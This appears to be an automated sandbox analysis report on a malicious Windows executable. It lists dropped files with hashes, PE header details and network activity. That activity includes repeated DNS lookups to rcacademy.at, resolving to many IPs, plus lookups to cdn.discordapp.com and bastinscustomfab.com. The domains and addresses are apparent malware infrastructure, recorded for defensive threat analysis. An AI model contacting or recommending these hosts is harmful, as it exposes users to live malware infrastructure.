Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	.__.?.u.....u.....u.....D$...".F.....7....z..%t.....'{S.....Z1..4...m<....9.u.W.....Nm<.t.....H1.H_...bsF..S.u..'.q4..:...C...!\|.A..C.;./.h.$...b<.w...@y..[vi....L.+.....G...:x~ew.G...a .fR...$E.Rd.Xb..U]~P.....t...c.#.^...9..I.@v7...3.....0.....@.....T'...K.m..D.....(.8.6eJpN..p...jU....kD.&.....7n=.A..%.X~.3.P..B.J..\|...=...0...s.N.K...8...../5.N.K.Xf.....TQ.. ...rK..uCU.8C...0...L.+...0...I..r..iW_&.Sj..)`z...)...jA..2...T...j.WAnY3.c.S.o.AW.....1m...Ubc.JC.$L.;..?e.O...K.c.I...t...1Q=..m<....9~U.8C.<..mZ9g...r\.C..yD....K.x8l.....<.0 ..E....d.=..m...$..}.8$*...5Y...3F.QT.I..6..(..r.m.E.T..q.....<.=(...q....?8A....m..|m<.1....m<X....ul<.....m<`.....b.?.m<a.I.|m<.\H.....s)..9.u.5...N2..5).. .aJ0..t.e.....-.A o.....3eH.|.....Lh...C5A.3...I..^.....w.{..#.3...../0.4....r.8$....5A.g4,..^.t.....[.A.8..8..HL...V..7.....[.\..G....$... ....4.^Y...$.v...\.h..$...x.....$..5x.`.l...>.>.N...c.T...._uv..^~.=

C:\Users\user\AppData\Local\Temp\a.txt	
Process:	C:\Users\user\AppData\Local\Temp\6516.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	23
Entropy (8bit):	2.2068570640942187
Encrypted:	false
SSDEEP:	3:jNDBfN:jNVfN
MD5:	6C3AA179406696C66ACF8DC984ABC7DF
SHA1:	7F66AB35CA41A3449382F9DA68864D64EC182F28
SHA-256:	798DF5B3298985AE022F8C5A6714F7891EAA49B2E4B24E3A8B2329C04DD11C71
SHA-512:	7551B1FBE1CAEF52FD0AFC8601DCD0D6F013198FCC7CBF57F42EB090577B34B91E6F4ADCE1A76BC7FFD95559A3FDD529FE6DE90B8335EF8E901CBB606DDAE 836
Malicious:	false
Reputation:	unknown
Preview:	ghdfhjfghfgjfdghfghfgdh

C:\Users\user\AppData\Local\Temp\nsd324C.tmp\System.dll	
Process:	C:\Users\user\AppData\Local\Temp\6516.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	12288

C:\Users\user\AppData\Local\Temp\nsd324C.tmp\System.dll	
Entropy (8bit):	5.814115788739565
Encrypted:	false
SSDEEP:	192:Zjvco0qWTlt70m5Aj/lQ0sEWD/wtYbBHFNaDybC7y+XBz0QPi:FHQlt70mij/lQRv/9VMjzr
MD5:	CFF85C549D536F651D4FB8387F1976F2
SHA1:	D41CE3A5FF609DF9CF5C7E207D3B59BF8A48530E
SHA-256:	8DC562CDA7217A3A52DB898243DE3E2ED68B80E62DDCB8619545ED0B4E7F65A8
SHA-512:	531D6328DAF3B86D85556016D299798FA06FEFC81604185108A342D000E203094C8C12226A12BD6E1F89B0DB501FB66F827B610D460B933BD4AB936AC2FD8A88
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....qr*.5.D.5.D.5.D...J.2.D.5.E.!.D.....2.D.a0t.1.D.V1n.4.D..3@.4. D.Rich5.D.....PE..L.....Oa.....!.....".....*.....@.....p.....@.....B.....@..P.....`.....@..X. .....text.... .....".....  ..`.rdata..c....@.....&.....@..@.data...x....P.....*.....@....reloc.....`.....,.....@..B.....

C:\Users\user\AppData\Roaming\rdrbsia	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	307200
Entropy (8bit):	6.050166041793238
Encrypted:	false
SSDEEP:	6144:d0pO51LYuX0MAcMzyyu1a9+OG0+MGs1zMF9nt:EO5JYuX0MBMzDu1a9+OKMGs1zaB
MD5:	6C65EE8BD24F383E556C0DAAB80D0FCF
SHA1:	BB46AAE89EA0EBD2DC395C19C493B70E15D65491
SHA-256:	63182B1A23476536EC86E724C407F4680F349DD22442AD510C0024C23A9A5727
SHA-512:	CC32426DF7DE2DC65DAB19CE530E3A6DD08BAC222EA3387FA1747C52DAEF742275EAE0DD60DB222299C7CECBAD522B867B595779ABF5FE39C30EC8C6CCF7 E423
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....5G..fG..fG..f..|fE..f(.zfV..f(.Nf!..fN.wfB..fG..f...f(.Ofm..f(.~fF..f(.yfF..fRichG..f.....PE..L.....`.....`.....@.....D...<.....0.....h...P.....H ...@.....text..... ..`.data.....@....rsrc...0.....@..@.reloc...5.....6...z.....@..B.....

C:\Users\user\AppData\Roaming\rdrbsia:Zone.Identifier	
Process:	C:\Windows\explorer.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Reputation:	unknown
Preview:	[ZoneTransfer]....ZoneId=0

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.050166041793238

General

TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	Ezd2mgg4EX.exe
File size:	307200
MD5:	6c65ee8bd24f383e556c0daab80d0fcf
SHA1:	bb46aae89ea0ebd2dc395c19c493b70e15d65491
SHA256:	63182b1a23476536ec86e724c407f4680f349dd22442ad5 10c0024c23a9a5727
SHA512:	cc32426df7de2dc65dab19ce530e3a6dd08bac222ea338 7fa1747c52daef742275eae0dd60db222299c7cecbad522 b867b595779abf5fe39c30ec8c6ccf7e423
SSDEEP:	6144:d0pO51LYuX0MAcMzyyu1a9+OG0+MGs1zMF9nt :EO5JYuX0MBMzDu1a9+OKMGs1zaB
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....5G..fG..fG..f..|fE..f(.zfV..f(.Nf!..fN.wfB..fG..f...f(.Ofm..f(.~fF..f(.yfF..fRichG..f.....PE..L.....`...

File Icon

Icon Hash:	c8d0d8e0f8e0f4e8

Static PE Info

General

Entrypoint:	0x418e60
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	TERMINAL_SERVER_AWARE
Time Stamp:	0x60D00BE9 [Mon Jun 21 03:47:53 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	1
File Version Major:	5
File Version Minor:	1
Subsystem Version Major:	5
Subsystem Version Minor:	1
Import Hash:	41c28fe7acb4d2c92a8bad32895fbc24

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x2fe80	0x30000	False	0.608256022135	data	7.03719942321	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0x31000	0x8c704	0xd800	False	0.0175600405093	data	0.250401980913	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0xbe000	0x9d30	0x9e00	False	0.674495648734	data	6.2100012381	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xc8000	0x3506	0x3600	False	0.363136574074	data	3.81176579964	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Possible Origin

Language of compilation system	Country where language is spoken	Map
Spanish	Colombia	
Divehi; Dhivehi; Maldivian	Maldives	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/18/21-08:42:48.281049	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.3	8.8.8.8

Network Port Distribution

TCP Packets

UDP Packets

ICMP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 18, 2021 08:42:45.909498930 CET	192.168.2.3	8.8.8.8	0x77f7	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:46.901586056 CET	192.168.2.3	8.8.8.8	0x77f7	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:48.659400940 CET	192.168.2.3	8.8.8.8	0x3393	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:50.382910013 CET	192.168.2.3	8.8.8.8	0xc2f5	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:51.532049894 CET	192.168.2.3	8.8.8.8	0xa70f	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:52.066544056 CET	192.168.2.3	8.8.8.8	0x7e09	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:54.190763950 CET	192.168.2.3	8.8.8.8	0xc937	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:55.388818026 CET	192.168.2.3	8.8.8.8	0xbf59	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:56.598860979 CET	192.168.2.3	8.8.8.8	0x4561	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:56.952404976 CET	192.168.2.3	8.8.8.8	0xee7a	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:58.656447887 CET	192.168.2.3	8.8.8.8	0xc6aa	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:00.096261024 CET	192.168.2.3	8.8.8.8	0x5040	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)

Copyright Joe Security LLC 2021

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 18, 2021 08:43:01.202306986 CET	192.168.2.3	8.8.8.8	0x734c	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:05.903254986 CET	192.168.2.3	8.8.8.8	0x6fa4	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:06.729610920 CET	192.168.2.3	8.8.8.8	0xa0c7	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:08.639204025 CET	192.168.2.3	8.8.8.8	0xac5a	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:10.100529909 CET	192.168.2.3	8.8.8.8	0x1bec	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:11.239121914 CET	192.168.2.3	8.8.8.8	0x558e	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:11.611716986 CET	192.168.2.3	8.8.8.8	0xb90f	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:12.819629908 CET	192.168.2.3	8.8.8.8	0x44e0	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:14.361656904 CET	192.168.2.3	8.8.8.8	0x508e	Standard query (0)	bastinscustomfab.com	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:15.660104990 CET	192.168.2.3	8.8.8.8	0xdb1f	Standard query (0)	www.bastinscustomfab.com	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:16.961745977 CET	192.168.2.3	8.8.8.8	0x22ad	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:18.444905043 CET	192.168.2.3	8.8.8.8	0x8e54	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:18.777154922 CET	192.168.2.3	8.8.8.8	0x4a59	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:19.978352070 CET	192.168.2.3	8.8.8.8	0x24ed	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:21.400665045 CET	192.168.2.3	8.8.8.8	0x2cd	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:21.730887890 CET	192.168.2.3	8.8.8.8	0x1205	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:22.872303009 CET	192.168.2.3	8.8.8.8	0x9ce2	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:24.075388908 CET	192.168.2.3	8.8.8.8	0x9ecc	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:25.244468927 CET	192.168.2.3	8.8.8.8	0x3349	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:27.345603943 CET	192.168.2.3	8.8.8.8	0x4cde	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:30.995920897 CET	192.168.2.3	8.8.8.8	0x3b79	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:32.440376997 CET	192.168.2.3	8.8.8.8	0xe5b5	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:33.945873022 CET	192.168.2.3	8.8.8.8	0x8b48	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:35.118612051 CET	192.168.2.3	8.8.8.8	0x8307	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:36.667512894 CET	192.168.2.3	8.8.8.8	0x2c31	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:37.782443047 CET	192.168.2.3	8.8.8.8	0x8375	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:39.290898085 CET	192.168.2.3	8.8.8.8	0x98d4	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:40.601975918 CET	192.168.2.3	8.8.8.8	0x89ca	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:42.128109932 CET	192.168.2.3	8.8.8.8	0x8d3e	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:43.516016960 CET	192.168.2.3	8.8.8.8	0x6d4c	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:45.431807995 CET	192.168.2.3	8.8.8.8	0xafc4	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:45.937737942 CET	192.168.2.3	8.8.8.8	0x9c44	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:46.283606052 CET	192.168.2.3	8.8.8.8	0x5734	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:47.476727009 CET	192.168.2.3	8.8.8.8	0x1cb6	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:48.484914064 CET	192.168.2.3	8.8.8.8	0x1cb6	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:49.963169098 CET	192.168.2.3	8.8.8.8	0x4fa0	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:53.425149918 CET	192.168.2.3	8.8.8.8	0x4101	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 18, 2021 08:43:54.661530018 CET	192.168.2.3	8.8.8.8	0x319d	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:55.166343927 CET	192.168.2.3	8.8.8.8	0x3531	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:56.315300941 CET	192.168.2.3	8.8.8.8	0xbb10	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:56.647190094 CET	192.168.2.3	8.8.8.8	0x1dbe	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:57.826555014 CET	192.168.2.3	8.8.8.8	0xf15c	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:59.079025030 CET	192.168.2.3	8.8.8.8	0xc99f	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:59.420907021 CET	192.168.2.3	8.8.8.8	0x3529	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:59.761075974 CET	192.168.2.3	8.8.8.8	0x848d	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 18, 2021 08:42:47.153079987 CET	8.8.8.8	192.168.2.3	0x77f7	No error (0)	rcacademy.at		61.98.7.133	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:47.153079987 CET	8.8.8.8	192.168.2.3	0x77f7	No error (0)	rcacademy.at		222.236.49.124	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:47.153079987 CET	8.8.8.8	192.168.2.3	0x77f7	No error (0)	rcacademy.at		181.197.137.169	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:47.153079987 CET	8.8.8.8	192.168.2.3	0x77f7	No error (0)	rcacademy.at		110.14.121.125	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:47.153079987 CET	8.8.8.8	192.168.2.3	0x77f7	No error (0)	rcacademy.at		211.119.84.112	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:47.153079987 CET	8.8.8.8	192.168.2.3	0x77f7	No error (0)	rcacademy.at		190.140.74.43	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:47.153079987 CET	8.8.8.8	192.168.2.3	0x77f7	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:47.153079987 CET	8.8.8.8	192.168.2.3	0x77f7	No error (0)	rcacademy.at		189.129.153.38	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:47.153079987 CET	8.8.8.8	192.168.2.3	0x77f7	No error (0)	rcacademy.at		175.119.10.231	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:47.153079987 CET	8.8.8.8	192.168.2.3	0x77f7	No error (0)	rcacademy.at		58.235.189.190	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:48.278057098 CET	8.8.8.8	192.168.2.3	0x77f7	No error (0)	rcacademy.at		58.235.189.190	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:48.278057098 CET	8.8.8.8	192.168.2.3	0x77f7	No error (0)	rcacademy.at		61.98.7.133	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:48.278057098 CET	8.8.8.8	192.168.2.3	0x77f7	No error (0)	rcacademy.at		222.236.49.124	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:48.278057098 CET	8.8.8.8	192.168.2.3	0x77f7	No error (0)	rcacademy.at		181.197.137.169	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:48.278057098 CET	8.8.8.8	192.168.2.3	0x77f7	No error (0)	rcacademy.at		110.14.121.125	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:48.278057098 CET	8.8.8.8	192.168.2.3	0x77f7	No error (0)	rcacademy.at		211.119.84.112	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:48.278057098 CET	8.8.8.8	192.168.2.3	0x77f7	No error (0)	rcacademy.at		190.140.74.43	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:48.278057098 CET	8.8.8.8	192.168.2.3	0x77f7	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:48.278057098 CET	8.8.8.8	192.168.2.3	0x77f7	No error (0)	rcacademy.at		189.129.153.38	A (IP address)	IN (0x0001)

Copyright Joe Security LLC 2021

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 18, 2021 08:42:48.278057098 CET	8.8.8.8	192.168.2.3	0x77f7	No error (0)	rcacademy.at		175.119.10.231	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:49.088378906 CET	8.8.8.8	192.168.2.3	0x3393	No error (0)	rcacademy.at		58.235.189.190	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:49.088378906 CET	8.8.8.8	192.168.2.3	0x3393	No error (0)	rcacademy.at		61.98.7.133	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:49.088378906 CET	8.8.8.8	192.168.2.3	0x3393	No error (0)	rcacademy.at		222.236.49.124	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:49.088378906 CET	8.8.8.8	192.168.2.3	0x3393	No error (0)	rcacademy.at		181.197.137.169	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:49.088378906 CET	8.8.8.8	192.168.2.3	0x3393	No error (0)	rcacademy.at		110.14.121.125	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:49.088378906 CET	8.8.8.8	192.168.2.3	0x3393	No error (0)	rcacademy.at		211.119.84.112	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:49.088378906 CET	8.8.8.8	192.168.2.3	0x3393	No error (0)	rcacademy.at		190.140.74.43	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:49.088378906 CET	8.8.8.8	192.168.2.3	0x3393	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:49.088378906 CET	8.8.8.8	192.168.2.3	0x3393	No error (0)	rcacademy.at		189.129.153.38	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:49.088378906 CET	8.8.8.8	192.168.2.3	0x3393	No error (0)	rcacademy.at		175.119.10.231	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:50.399794102 CET	8.8.8.8	192.168.2.3	0xc2f5	No error (0)	rcacademy.at		58.235.189.190	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:50.399794102 CET	8.8.8.8	192.168.2.3	0xc2f5	No error (0)	rcacademy.at		61.98.7.133	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:50.399794102 CET	8.8.8.8	192.168.2.3	0xc2f5	No error (0)	rcacademy.at		222.236.49.124	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:50.399794102 CET	8.8.8.8	192.168.2.3	0xc2f5	No error (0)	rcacademy.at		181.197.137.169	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:50.399794102 CET	8.8.8.8	192.168.2.3	0xc2f5	No error (0)	rcacademy.at		110.14.121.125	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:50.399794102 CET	8.8.8.8	192.168.2.3	0xc2f5	No error (0)	rcacademy.at		211.119.84.112	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:50.399794102 CET	8.8.8.8	192.168.2.3	0xc2f5	No error (0)	rcacademy.at		190.140.74.43	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:50.399794102 CET	8.8.8.8	192.168.2.3	0xc2f5	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:50.399794102 CET	8.8.8.8	192.168.2.3	0xc2f5	No error (0)	rcacademy.at		189.129.153.38	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:50.399794102 CET	8.8.8.8	192.168.2.3	0xc2f5	No error (0)	rcacademy.at		175.119.10.231	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:51.696243048 CET	8.8.8.8	192.168.2.3	0xa70f	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:51.696243048 CET	8.8.8.8	192.168.2.3	0xa70f	No error (0)	rcacademy.at		189.129.153.38	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:51.696243048 CET	8.8.8.8	192.168.2.3	0xa70f	No error (0)	rcacademy.at		175.119.10.231	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:51.696243048 CET	8.8.8.8	192.168.2.3	0xa70f	No error (0)	rcacademy.at		58.235.189.190	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:51.696243048 CET	8.8.8.8	192.168.2.3	0xa70f	No error (0)	rcacademy.at		61.98.7.133	A (IP address)	IN (0x0001)

Copyright Joe Security LLC 2021

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 18, 2021 08:42:51.696243048 CET	8.8.8.8	192.168.2.3	0xa70f	No error (0)	rcacademy.at		222.236.49.124	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:51.696243048 CET	8.8.8.8	192.168.2.3	0xa70f	No error (0)	rcacademy.at		181.197.137.169	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:51.696243048 CET	8.8.8.8	192.168.2.3	0xa70f	No error (0)	rcacademy.at		110.14.121.125	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:51.696243048 CET	8.8.8.8	192.168.2.3	0xa70f	No error (0)	rcacademy.at		211.119.84.112	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:51.696243048 CET	8.8.8.8	192.168.2.3	0xa70f	No error (0)	rcacademy.at		190.140.74.43	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:52.303292036 CET	8.8.8.8	192.168.2.3	0x7e09	No error (0)	rcacademy.at		211.119.84.112	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:52.303292036 CET	8.8.8.8	192.168.2.3	0x7e09	No error (0)	rcacademy.at		190.140.74.43	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:52.303292036 CET	8.8.8.8	192.168.2.3	0x7e09	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:52.303292036 CET	8.8.8.8	192.168.2.3	0x7e09	No error (0)	rcacademy.at		189.129.153.38	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:52.303292036 CET	8.8.8.8	192.168.2.3	0x7e09	No error (0)	rcacademy.at		175.119.10.231	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:52.303292036 CET	8.8.8.8	192.168.2.3	0x7e09	No error (0)	rcacademy.at		58.235.189.190	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:52.303292036 CET	8.8.8.8	192.168.2.3	0x7e09	No error (0)	rcacademy.at		61.98.7.133	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:52.303292036 CET	8.8.8.8	192.168.2.3	0x7e09	No error (0)	rcacademy.at		222.236.49.124	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:52.303292036 CET	8.8.8.8	192.168.2.3	0x7e09	No error (0)	rcacademy.at		181.197.137.169	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:52.303292036 CET	8.8.8.8	192.168.2.3	0x7e09	No error (0)	rcacademy.at		110.14.121.125	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:54.209606886 CET	8.8.8.8	192.168.2.3	0xc937	No error (0)	rcacademy.at		58.235.189.190	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:54.209606886 CET	8.8.8.8	192.168.2.3	0xc937	No error (0)	rcacademy.at		61.98.7.133	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:54.209606886 CET	8.8.8.8	192.168.2.3	0xc937	No error (0)	rcacademy.at		222.236.49.124	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:54.209606886 CET	8.8.8.8	192.168.2.3	0xc937	No error (0)	rcacademy.at		181.197.137.169	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:54.209606886 CET	8.8.8.8	192.168.2.3	0xc937	No error (0)	rcacademy.at		110.14.121.125	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:54.209606886 CET	8.8.8.8	192.168.2.3	0xc937	No error (0)	rcacademy.at		211.119.84.112	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:54.209606886 CET	8.8.8.8	192.168.2.3	0xc937	No error (0)	rcacademy.at		190.140.74.43	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:54.209606886 CET	8.8.8.8	192.168.2.3	0xc937	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:54.209606886 CET	8.8.8.8	192.168.2.3	0xc937	No error (0)	rcacademy.at		189.129.153.38	A (IP address)	IN (0x0001)
Dec 18, 2021 08:42:54.209606886 CET	8.8.8.8	192.168.2.3	0xc937	No error (0)	rcacademy.at		175.119.10.231	A (IP address)	IN (0x0001)
